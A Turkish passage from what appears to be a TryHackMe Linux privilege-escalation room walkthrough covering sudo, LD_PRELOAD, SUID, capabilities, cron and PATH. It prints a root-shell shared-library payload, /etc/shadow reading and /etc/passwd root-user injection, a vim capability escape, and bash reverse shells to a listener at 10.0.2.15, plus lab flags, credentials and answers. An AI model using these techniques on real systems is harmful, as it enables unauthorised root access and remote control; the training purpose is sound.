4. Sırasıyla SimpleHTTPServer Python modülü ve wget kullanarak istismar kodunu makinenizden hedef sisteme aktarabilirsiniz.

Sorular

Soru ⇒ Hedef sistemde kök ayrıcalıkları elde etmek için uygun çekirdek istismarını bulun ve kullanın.(İpucu ⇒ Önceki görevde bulduğunuz CVE ile ilgili istismar kodlarını arayın.)

Cevap ⇒ [Cevap Gerekmemektedir.](#)

Soru ⇒ flag1.txt dosyasının içeriği nedir?

Cevap ⇒ [THM-28392872729920](#)

## Task 6 Privilege Escalation: Sudo (Görev 6 Ayrıcalık Yükseltme: Sudo)

Not: Takip etmek için bu görevi ekli hedef makineyi başlatın.

Hedef makineyi başlatabilir ve doğrudan tarayıcınızdan erişebilirsiniz.

Alternatif olarak, aşağıdaki düşük ayrıcalıklı kullanıcı kimlik bilgileriyle SSH üzerinden erişebilirsiniz:

Kullanıcı adı: karen Şifre: Password1

sudo komutu, varsayılan olarak, bir programı root ayrıcalıklarıyla çalıştırmanızı izin verir. Bazı koşullar altında, sistem yöneticilerinin normal kullanıcılarla ayrıcalıkları konusunda biraz esneklik tanımı gerekebilir. Örneğin, kidemsiz bir SOC analistinin Nmap'i düzenli olarak kullanması gerekebilir ancak tam kök erişimi için izni olmamıştır. Bu durumda, sistem yöneticisi bu kullanıcının Nmap'i yalnızca kök ayrıcalıklarıyla çalıştırmasına izin verken sistemin geri kalanında normal ayrıcalık düzeyini koruyabilir.

Herhangi bir kullanıcı sudo -l komutunu kullanarak kök ayrıcalıklarıyla ilgili mevcut durumunu kontrol edebilir.

<https://gtfobins.github.io/> sudo haklarına sahip olabileceğiniz herhangi bir programın nasıl kullanılabileceği hakkında bilgi veren değerli bir kaynaktır.

Uygulama işlevlerinden yararlanın

Bazı uygulamaların bu bağlamda bilinen bir istismarı olmayacaktır. Görebileceğiniz böyle bir uygulama Apache2 sunucusudur.

Bu durumda, uygulamanın bir işlevinden yararlanarak bilgi sızdırma için bir "hack" kullanabiliriz. Aşağıda görebileceğiniz gibi, Apache2 alternatif yapılandırma dosyalarının yüklenmesini destekleyen bir seçeneğe sahiptir (-f : alternatif bir ServerConfigFile belirtin).

```
Usage: apache2 [-D name] [-d directory] [-f file]
                [-C "directive"] [-c "directive"]
                [-k start|restart|graceful|graceful-stop|stop]
                [-v] [-V] [-h] [-l] [-L] [-t] [-S] [-X]

Options:
  -D name          : define a name for use in <IfDefine name> directives
  -d directory     : specify an alternate initial ServerRoot
  -f file          : specify an alternate ServerConfigFile
  -C "directive"   : process directive before reading config files
  -c "directive"   : process directive after reading config files
  -e level         : show startup errors of level (see LogLevel)
  -E file          : log startup errors to file
  -v               : show version number
  -V               : show compile settings
  -h               : list available command line options (this page)
  -l               : list compiled in modules
```

Bu seçeneği kullanarak /etc/shadow dosyasını yüklemek, /etc/shadow dosyasının ilk satırını içeren bir hata mesajıyla sonuçlanacaktır.

### Leverage LD\_PRELOAD

Bazı sistemlerde, LD\_PRELOAD ortam seçeneğini görebilirsiniz.

```

user@debian:/home$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim

```

LD\_PRELOAD, herhangi bir programın paylaşılan kütüphaneleri kullanmasını sağlayan bir fonksiyondur. Bu blog yazısı size LD\_PRELOAD'un yetenekleri hakkında bir fikir verecektir. "env\_keep" seçeneği etkinleştirilirse, program çalıştırılmadan önce yüklenen ve çalıştırılacak olan paylaşılan bir kütüphane oluşturulabiliriz. Gerçek kullanıcı kimliği etkin kullanıcı kimliğinden farklısa LD\_PRELOAD seçeneğinin yok sayılacağını lütfen unutmayın.

Bu ayrıcalık yükseltme vektörünün adımları aşağıdaki gibi özetlenebilir;

1. LD\_PRELOAD için kontrol edin (env\_keep seçeneği ile)
2. Paylaşım nesnesi (.so uzantılı) dosyası olarak derlenmiş basit bir C kodu yazın
3. Programı sudo hakları ve .so dosyamıza işaret eden LD\_PRELOAD seçeneği ile çalıştırın

C kodu basitçe bir kök kabuk oluşturacaktır ve aşağıdaki gibi yazılabılır;

```

#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {

unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}

```

Bu kodu shell.c olarak kaydedebilir ve gcc kullanarak aşağıdaki parametreleri kullanarak paylaşılan bir nesne dosyasına derleyebiliriz;

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
```

```

user@debian:~/ldpreload$ cat shell.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}

user@debian:~/ldpreload$ ls
shell.c
user@debian:~/ldpreload$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
user@debian:~/ldpreload$ ls
shell.c  shell.so
user@debian:~/ldpreload$ 

```

Artık kullanıcımızın sudo ile çalıştırabileceği herhangi bir programı başlatırken bu paylaşılan nesne dosyasını kullanabiliriz. Bizim durumumuzda Apache2, find ya da sudo ile çalıştırabileceğimiz hemen hemen tüm programlar kullanılabilir.

Programı aşağıdaki gibi LD\_PRELOAD seçeneğini belirterek çalıştırmanız gereklidir;

```
sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
```

Bu, kök ayrıcalıklarına sahip bir kabuğun ortaya çıkmasına neden olacaktır.

```
user@debian:~/ldpreload$ id  
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)  
user@debian:~/ldpreload$ whoami  
user  
user@debian:~/ldpreload$ sudo LD_PRELOAD=/home/user/ldpreload/shell.so find  
root@debian:/home/user/ldpreload# id  
uid=0(root) gid=0(root) groups=0(root)  
root@debian:/home/user/ldpreload# whoami  
root  
root@debian:/home/user/ldpreload#
```

#### Sorular

Soru ⇒ "karen" kullanıcısı sudo hakları ile hedef sisteme kaç program çalıştırabilir?

Cevap ⇒ 3

Soru ⇒ flag2.txt dosyasının içeriği nedir?

Cevap ⇒ THM-402028394

Soru ⇒ Kullanıcınız nmap üzerinde sudo haklarına sahipse, bir kök kabuğu oluşturmak için Nmap'i nasıl kullanırsınız?

Cevap ⇒ sudo nmap --interactive

Soru ⇒ Frank'in şifresinin karması nedir?

Cevap ⇒

\$6\$2.sUUDsOLLpXKxcr\$elmtgFExyr2ls4jsghdD3DHLHHP9X50lv.jNmwo/BJpphrPRJWjeWEz2HH.joV14aDEwW1c3CahzB1uæ

### Task 7 Privilege Escalation: SUID (Görev 7 Ayrıcalık Yükseltme: SUID)

Not: Takip etmek için bu görevi ekli hedef makineyi başlatın.

Hedef makineyi başlatabilir ve doğrudan tarayıcınızdan erişebilirsiniz.

Alternatif olarak, aşağıdaki düşük ayrıcalıklı kullanıcı kimlik bilgileriyle SSH üzerinden erişebilirsiniz:

Kullanıcı adı: karen Şifre: Password1

Linux ayrıcalık kontrollerinin çoğu kullanıcı ve dosya etkileşimlerini kontrol etmeye dayanır. Bu, izinler ile yapılır. Şimdiye kadar, dosyaların okuma, yazma ve yürütme izinlerine sahip olabileceğini biliyorsunuz. Bunlar kullanıcılara ayrıcalık seviyeleri dahilinde verilir. Bu durum SUID (Set-user Identification) ve SGID (Set-group Identification) ile değişir. Bunlar, dosyaların sırasıyla dosya sahibinin veya grup sahibinin izin düzeyiyle yürütülmesine izin verir.

Bu dosyaların özel izin seviyelerini gösteren bir "s" biti olduğunu fark edeceksiniz.

find / -type f -perm -04000 -ls 2>/dev/null SUID veya SGID bitleri ayarlanmış dosyaları listeleyecektir.

```

user@debian:~$ find / -type f -perm -04000 -ls 2>/dev/null
809081  40 -rwsr-xr-x  1 root    root   37552 Feb 15  2011 /usr/bin/chsh
812578  172 -rwsr-xr-x  2 root    root   168136 Jan  5  2016 /usr/bin/sudo
810173  36 -rwsr-xr-x  1 root    root   32808 Feb 15  2011 /usr/bin/newgrp
812578  172 -rwsr-xr-x  2 root    root   168136 Jan  5  2016 /usr/bin/sudoedit
809080  44 -rwsr-xr-x  1 root    root   43280 Feb 15  2011 /usr/bin/passwd
809078  64 -rwsr-xr-x  1 root    root   60208 Feb 15  2011 /usr/bin/gpasswd
809077  40 -rwsr-xr-x  1 root    root   39856 Feb 15  2011 /usr/bin/chfn
816078  12 -rwsr-sr-x  1 root    staff   9861 May 14  2017 /usr/local/bin/suid-so
816762  8 -rwsr-sr-x  1 root    staff   6883 May 14  2017 /usr/local/bin/suid-env
816764  8 -rwsr-sr-x  1 root    staff   6899 May 14  2017 /usr/local/bin/suid-env2
815723  948 -rwsr-xr-x  1 root    root   963691 May 13  2017 /usr/sbin/exim-4.84-3
832517  8 -rwsr-xr-x  1 root    root   6776 Dec 19  2010 /usr/lib/eject/dmcrypt-get-device
832743  212 -rwsr-xr-x  1 root    root  212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
812623  12 -rwsr-xr-x  1 root    root   10592 Feb 15  2016 /usr/lib/pt_chown
473324  36 -rwsr-xr-x  1 root    root   36640 Oct 14  2010 /bin/ping6
473326  188 -rwsr-xr-x  1 root    root  188328 Apr 15  2010 /bin/nano
473323  36 -rwsr-xr-x  1 root    root   34248 Oct 14  2010 /bin/ping
473292  84 -rwsr-xr-x  1 root    root   78616 Jan 25  2011 /bin/mount
473312  36 -rwsr-xr-x  1 root    root   34024 Feb 15  2011 /bin/su
473290  60 -rwsr-xr-x  1 root    root   53648 Jan 25  2011 /bin/umount
465223  100 -rwsr-xr-x  1 root    root   94992 Dec 13  2014 /sbin/mount.nfs
user@debian:~$ 

```

Bu listedeki yürütülebilir dosyaları GTFOBins (<https://gtfobins.github.io>) ile karşılaştırmak iyi bir uygulama olacaktır. SUID düğmesine tıklamak, SUID biti ayarlandığında istismar edilebilir olduğu bilinen ikili dosyaları filtreleyecektir (öncedenfiltrelenmiş bir liste için bu bağlantıyı da kullanabilirsiniz <https://gtfobins.github.io/#+suid>).

Yukarıdaki liste nano'nun SUID bitinin ayarlı olduğunu göstermektedir. Ne yazık ki GTFOBins bize kolay bir kazanım sağlayamıyor. Gerçek hayatı ayıralık yükseltme senaryolarına tipik olarak, elimizdeki küçük bulgulardan yararlanmamıza yardımcı olacak ara adımlar bulmamız gerekecek.

<a href="#">msgfilter</a>	Shell	File read	SUID	Sudo			
<a href="#">msgmerge</a>	File read	SUID	Sudo				
<a href="#">msguniq</a>	File read	SUID	Sudo				
<a href="#">mv</a>	SUID	Sudo					
<a href="#">nawk</a>	Shell	Non-interactive reverse shell	Non-interactive bind shell	File write	File read		
	SUID	Sudo	Limited SUID				
<a href="#">nice</a>	Shell	SUID	Sudo				
<a href="#">nl</a>	File read	SUID	Sudo				
<a href="#">nmap</a>	Shell	Non-interactive reverse shell	Non-interactive bind shell	File upload			
	File download	File write	File read	SUID	Sudo	Limited SUID	
<a href="#">node</a>	Shell	Reverse shell	Bind shell	File upload	File download	File write	File read
	SUID	Sudo	Capabilities				
<a href="#">nohup</a>	Shell	Command	SUID	Sudo			

Not: Ekteki VM'de nano dışında SUID'li başka bir ikili vardır.


Nano metin düzenleyicisi için ayarlanan SUID biti, dosya sahibinin ayrıcalığını kullanarak dosya oluşturmamıza, düzenlememize ve okumamıza olanak tanır. Nano'nun sahibi root'tur, bu da muhtemelen mevcut kullanıcımızın sahip olduğundan daha yüksek bir ayrıcalık düzeyinde dosyaları okuyabileceğimiz ve düzenleyebileceğimiz anlamına gelir. Bu aşamada, ayrıcalık yükseltmek için iki temel seçenekimiz var: /etc/shadow dosyasını okumak veya kullanıcımızı /etc/passwd'ye eklemek.

Aşağıda her iki vektörü de kullanan basit adımlar yer almaktadır.

/etc/shadow dosyasını okuma

find / -type f -perm -04000 -ls 2>/dev/null komutunu çalıştırarak nano metin editörünün SUID bitinin ayarlı olduğunu görürüz.

nano /etc/shadow /etc/shadow dosyasının içeriğini yazdıracaktır. Şimdi unshadow aracını kullanarak John the Ripper tarafından kırılabilir bir dosya oluşturabiliriz. Bunu başarmak için unshadow hem /etc/shadow hem de /etc/passwd dosyalarına ihtiyaç duyar.



Unshadow aracının kullanımı aşağıda görülebilir;

```
unshadow passwd.txt shadow.txt > passwords.txt
```

```
(alper㉿TryHackMe)-[~/Desktop/suid]
$ unshadow passwd.txt shadow.txt > passwords.txt
Created directory: /home/alper/.john
```

Doğru kelime listesi ve biraz şansla, John the Ripper bir veya birkaç şifreyi açık metin olarak döndürebilir. John the Ripper hakkında daha ayrıntılı bilgi için <https://tryhackme.com/room/johntheripper0> adresini ziyaret edebilirsiniz.

Diğer seçenek ise root ayrıcalıklarına sahip yeni bir kullanıcı eklemek olabilir. Bu, sıkıcı parola kırma sürecini atlatmamıza yardımcı olacaktır. Aşağıda bunu yapmanın kolay bir yolu var:

Yeni kullanıcının sahip olmasını istediğimiz parolanın hash değerine ihtiyacımız olacak. Bu, Kali Linux'taki openssl aracını kullanarak hızlı bir şekilde yapılabilir.

```
(alper㉿TryHackMe)-[~/Desktop/suid]
$ openssl passwd -1 -salt THM password1
$1$THM$WnbwlliCqxFRQepUTCkUT1
```

Daha sonra bu parolayı bir kullanıcı adıyla birlikte /etc/passwd dosyasına ekleyeceğiz.

```

root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
statd:x:103:65534::/var/lib/nfs:/bin/false
user2:$1$J/n4dHHj$QXqkhtfrlz1VYMjXbyK820:0:0:root:/root:/bin/bash
hacker:$1$THM$WnbwlliCqxFRQepUTCkUT1:0:0:root:/root:/bin/bash

```



Kullanıcıımız eklendikten sonra (lütfen root kabuğu sağlamak için root:/bin/bash'in nasıl kullanıldığına dikkat edin) bu kullanıcıya geçmemiz gerekecek ve umarım root ayrıcalıklarına sahip oluruz.

```

user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ whoami
user
user@debian:~$ su hacker
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user# whoami
root
root@debian:/home/user#

```

Şimdi size öğretilen becerileri kullanarak savunmasız bir ikili bulma sırası sizde.

Soru ⇒ Hangi kullanıcı büyük bir çizgi roman yazarının adını paylaşıyor?

Cevap ⇒ [gerryconway](#)

Soru ⇒ Kullanıcı2'nin şifresi nedir?

Cevap ⇒ [Password1](#)

Soru ⇒ flag3.txt dosyasının içeriği nedir?

Cevap ⇒ [THM-3847834](#)

## Task 8 Privilege Escalation: Capabilities (Görev 8 Ayrıcalık Yükseltme: Yetenekler)

Not: Takip etmek için bu görevde ekli hedef makineyi başlatın.

Hedef makineyi başlatabilir ve doğrudan tarayıcınızdan erişebilirsiniz.

Alternatif olarak, aşağıdaki düşük ayrıcalıklı kullanıcı kimlik bilgileriyle SSH üzerinden erişebilirsiniz:

Kullanıcı adı: karen Şifre: Password

Sistem yöneticilerinin bir işlemin veya ikili dosyanın ayrıcalık düzeyini artırmak için kullanabileceğι bir diğer yöntem de "Yetenekler" dir. Yetenekler, ayrıcalıkların daha ayrıntılı bir düzeyde yönetilmesine yardımcı olur. Örneğin, SOC analistinin soket bağlantıları başlatması gereken bir aracı kullanması gerekiyorsa, normal bir kullanıcı bunu yapamaz. Sistem yöneticisi bu kullanıcıya daha yüksek ayrıcalıklar vermek istemiyorsa, ikilinin yeteneklerini değiştirebilir. Sonuç olarak ikili, daha yüksek ayrıcalıklı bir kullanıcıya ihtiyaç duymadan görevini yerine getirecektir.

capabilities man sayfası, kullanımı ve seçenekleri hakkında ayrıntılı bilgi sağlar.

Etkinleştirilmiş yetenekleri listelemek için getcap aracını kullanabiliriz.

```
alper@targetsystem:~$ getcap -r / 2>/dev/null
/home/alper/vim = cap_setuid+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
alper@targetsystem:~$
```

Ayrıcalıksız bir kullanıcı olarak çalıştırıldığında, getcap -r / çok sayıda hata üretecektir, bu nedenle hata mesajlarını /dev/null'a yönlendirmek iyi bir uygulamadır.

Lütfen ne vim'in ne de kopyasının SUID bitinin ayarlı olmadığını unutmayın. Bu nedenle, bu ayrıcalık yükseltme vektörü SUID arayan dosyalar numaralandırılırken keşfedilemez.

```
alper@targetsystem:~$ ls -l /usr/bin/vim
lrwxrwxrwx 1 root root 21 Jun 16 00:43 /usr/bin/vim → /etc/alternatives/vim
alper@targetsystem:~$ ls -l /home/alper/vim
-rw-r-xr-x 1 root root 2906824 Jun 16 02:06 /home/alper/vim
alper@targetsystem:~$
```

GTFObins, herhangi bir set yeteneği bulursak ayrıcalık yükseltme için kullanılabilecek ikili dosyaların iyi bir listesine sahiptir. vim'in aşağıdaki komut ve yük ile kullanılabileceğini görüyoruz:

```
alper@targetsystem:~$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

Bu, aşağıda görüldüğü gibi bir kök kabuğu başlatacaktır;

```
Erase is control-H (^H).
# id
uid=0(root) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
#
```

Sorular

Soru ⇒ Hedef sisteme yukarıda açıklanan görevi tamamlayın

Cevap ⇒ [Cevap Gerekmemektedir.](#)

Soru ⇒ Kaç tane ikili dosyanın ayarlanmış yetenekleri var?

Cevap ⇒ [6](#)

Soru ⇒ Yetenekleri aracılığıyla başka hangi ikili kullanılabilir?

Cevap ⇒ [view](#)

Soru ⇒ flag4.txt dosyasının içeriği nedir?

Cevap ⇒ [THM-9349843](#)

## Task 9 Privilege Escalation: Cron Jobs (Görev 9 Ayrıcalık Yükseltme: Cron İşleri)

Not: Takip etmek için bu görevde ekli hedef makineyi başlatın.

Hedef makineyi başlatabilir ve doğrudan tarayıcınızdan erişebilirsiniz.

Alternatif olarak, aşağıdaki düşük ayrıcalıklı kullanıcı kimlik bilgileriyle SSH üzerinden erişebilirsiniz:

Kullanıcı adı: karen Şifre: Password1

Cron işleri, belirli zamanlarda komut dosyalarını veya ikili dosyaları çalışırmak için kullanılır. Varsayılan olarak, mevcut kullanıcının değil sahiplerinin ayrıcalıklarıyla çalışırlar. Düzgün yapılandırılmış cron işleri doğal olarak savunmasız olmamakla birlikte, bazı koşullar altında bir ayrıcalık yükseltme vektörü sağlayabilir.

Fikir oldukça basittir; kök ayrıcalıklarıyla çalışan bir zamanlanmış görev varsa ve çalıştırılacak betiği değiştirebiliyorsak, betığımız kök ayrıcalıklarıyla çalışacaktır.

Cron işi yapılandırmaları, görevin çalışacağı bir sonraki saat ve tarihi görmek için crontabs (cron tabloları) olarak saklanır.

Sistemdeki her kullanıcı kendi crontab dosyasına sahiptir ve oturum açmış olsun ya da olmasın belirli görevleri çalıştırabilir. Tahmin edebileceğiniz gibi, amacımız root tarafından ayarlanmış bir cron işi bulmak ve betığımızı, ideal olarak bir kabuk çalıştırmasını sağlamak olacaktır.

Herhangi bir kullanıcı /etc/crontab altında sistem genelindeki cron işlerini tutan dosyayı okuyabilir

CTF makinelerinde her dakika veya her 5 dakikada bir çalışan cron işleri olabilirken, sizde testi çalışmalarında günlük, haftalık veya aylık olarak görevleri daha sık görsünüz.

```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# ┌───────── minute (0 - 59)
# | ┌────── hour (0 - 23)
# | | ┌── day of month (1 - 31)
# | | | ┌── month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ┌── day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh

alper@targetsystem:~$
```

backup.sh betığının her dakika çalışacak şekilde yapılandırıldığını görebilirsiniz. Dosyanın içeriği, prices.xls dosyasının yedeğini oluşturan basit bir komut dosyasını gösterir.

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash
BACKUPTIME=`date +%b-%d-%y`
DESTINATION=/home/alper/Documents/backup-$BACKUPTIME.tar.gz
SOURCEFOLDER=/home/alper/Documents/commercial/prices.xls
tar -cpzf $DESTINATION $SOURCEFOLDER
alper@targetsystem:~/Desktop$
```

Mevcut kullanıcımız bu beteğe erişebildiğinden, beteği kolayca değiştirerek root yetkilerine sahip bir ters kabuk oluşturabiliriz.

Mevcut kullanıcımız bu beteğe erişebildiğinden, beteği kolayca değiştirerek root yetkilerine sahip bir ters kabuk oluşturabiliriz.

1. Komut sözdizimi mevcut araçlara bağlı olarak değişecektir. (örneğin, nc muhtemelen diğer durumlarda kullanıldığıni görmüş olabileceğiniz -e seçeneğini desteklemeyecektir)

2. Gerçek bir sizma testi çalışması sırasında sistem bütünlüğünü tehlkiye atmak istemediğimiz için her zaman ters kabuklarla başlamayı tercih etmeliyiz.

Dosya şu şekilde görünmelidir;

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/6666 0>&1
```

Şimdi gelen bağlantıyı almak için saldıran makinemizde bir dinleyici çalıştıracağınız.

```
[root@TryHackMe] ~
# nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 43550
bash: cannot set terminal process group (4483): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~#
```

Crontab her zaman kontrol edilmeye değerdir çünkü bazen kolay ayrıcalık yükseltme vektörlerine yol açabilir. Aşağıdaki senaryo, belirli bir siber güvenlik olgunluk seviyesine sahip olmayan şirketlerde nadir değildir:

1. Sistem yöneticilerinin düzenli aralıklarla bir komut dosyası çalıştırması gereklidir.
2. Bunu yapmak için bir cron işi oluştururlar
3. Bir süre sonra senaryo işe yaramaz hale gelir ve onu silerler
4. İlgili cron işini temizlemiyorlar

Bu değişiklik yönetimi sorunu, cron işlerinden yararlanarak potansiyel bir istismara yol açmaktadır.

```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# ┌───────── minute (0 - 59)
# | ┌────── hour (0 - 23)
# | | ┌── day of month (1 - 31)
# | | | ┌── month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ┌── day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh
* * * * * root antivirus.sh
alper@targetsystem:~$ locate antivirus.sh
alper@targetsystem:~$
```

Yukarıdaki örnekte antivirus.sh betiğiinin silindiği ancak cron işinin hala var olduğu benzer bir durum gösterilmektedir.

Eğer betiğin tam yolu tanımlanmamışsa (backup.sh betiği için yapıldığı gibi), cron /etc/crontab dosyasındaki PATH değişkeni altında listelenen yolları referans alacaktır. Bu durumda, kullanıcımızın ev klasörü altında "antivirus.sh" adında bir betik oluşturabilmeliyiz ve bu betik cron işi tarafından çalıştırılmalıdır.

Hedef sistemdeki dosya tanıdık gelmelidir:

```
alper@targetsystem:~$ cat antivirus.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/7777 0>&1
alper@targetsystem:~$
```

Gelen ters kabuk bağlantısı kök ayrıcalıklarına sahiptir:

```
└─(root㉿TryHackMe)-[~]
└─# nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 59838
bash: cannot set terminal process group (7275): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~#
```

Bir cron işine eklenmiş mevcut bir komut dosyası veya görev bulmanız durumunda, komut dosyasının işlevini ve herhangi bir aracın bağlam içinde nasıl kullanıldığını anlamak için her zaman zaman harcamaya değer. Örneğin, tar, 7z, rsync, vb. joker karakter özellikleri kullanılarak istismar edilebilir.

Sorular

Soru ⇒ Hedef sistemde kaç tane kullanıcı tanımlı cron işi görebiliyorsunuz?

Cevap ⇒ 4

Soru ⇒ flag5.txt dosyasının içeriği nedir?

Cevap ⇒ THM-383000283

Soru ⇒ Matt'in şifresi ne?

Cevap ⇒ 123456

## Task 10 Privilege Escalation: PATH (Görev 10 Ayrıcalık Yükseltme: PATH)

Not: Takip etmek için bu görevde ekli hedef makineyi başlatın.

Hedef makineyi başlatabilir ve doğrudan tarayıcınızdan erişebilirsiniz.

Alternatif olarak, aşağıdaki düşük ayrıcalıklı kullanıcı kimlik bilgileriyle SSH üzerinden erişebilirsiniz:

Kullanıcı adı: karen Şifre: Password1

Kullanıcınızın yazma iznine sahip olduğu bir klasör yol içinde bulunuyorsa, bir betiği çalıştırmak için bir uygulamayı ele geçirebilirsiniz. Linux'ta PATH, işletim sistemine çalıştırılabilir dosyaları nerede arayacağını söyleyen çevresel bir değişkendir. Kabukta yerleşik olmayan veya mutlak bir yolla tanımlanmayan herhangi bir komut için, Linux PATH altında tanımlanan klasörlerde aramaya başlayacaktır. (PATH burada bahsettiğimiz çevresel değişkendir, path ise bir dosyanın konumudur).

Tipik olarak PATH şu şekilde görünecektir:

```
alper@targetsystem:~/Desktop$ echo $PATH  
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin  
alper@targetsystem:~/Desktop$
```

